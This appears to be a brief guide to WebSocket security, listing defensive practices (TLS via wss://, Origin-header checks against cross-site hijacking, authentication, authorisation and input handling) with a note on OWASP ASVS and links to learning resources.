


WebSocket Security

- Utilize the wss:// protocol for WebSocket communication, ensuring WebSocket over TLS (Transport Layer Security) encryption.
- Verify the origin header to secure the WebSocket handshake message against CSWH attacks.
- Implement authentication mechanisms to ensure that only authenticated users can access your WebSocket server.
- After authenticating users, implement authorization to control access to specific WebSocket resources or functionalities based on the user's roles or permissions.
- Treat all data received via the WebSocket as untrusted in both directions. Safely handle data on both the server and client ends to mitigate input-based vulnerabilities like SQL injection and cross-site scripting.
- ...

Application Security Verification Standard (ASVS)

ASVS is a community-driven effort to establish a framework of security requirements and controls that focus on defining security controls required when designing, developing and testing modern web applications and web services.



Resources

- Web Security Academy – WebSocket Vulnerabilities
 - <https://portswigger.net/web-security/websockets>
- Web Security Academy – WebSocket Vulnerabilities Labs
 - <https://portswigger.net/web-security/all-labs#websockets>
- The WebSocket Handbook
 - <https://ably.com/blog/introducing-the-websocket-handbook>
- A Beginner's Guide to WebSockets
 - https://www.youtube.com/watch?v=8ARodQ4Wlf4&ab_channel=freeCodeCamp.org
- Awesome WebSockets Security
 - <https://github.com/PalindromeLabs/awesome-websocket-security>
- Application Security Verification Standard (ASVS)
 - <https://owasp.org/www-project-application-security-verification-standard/>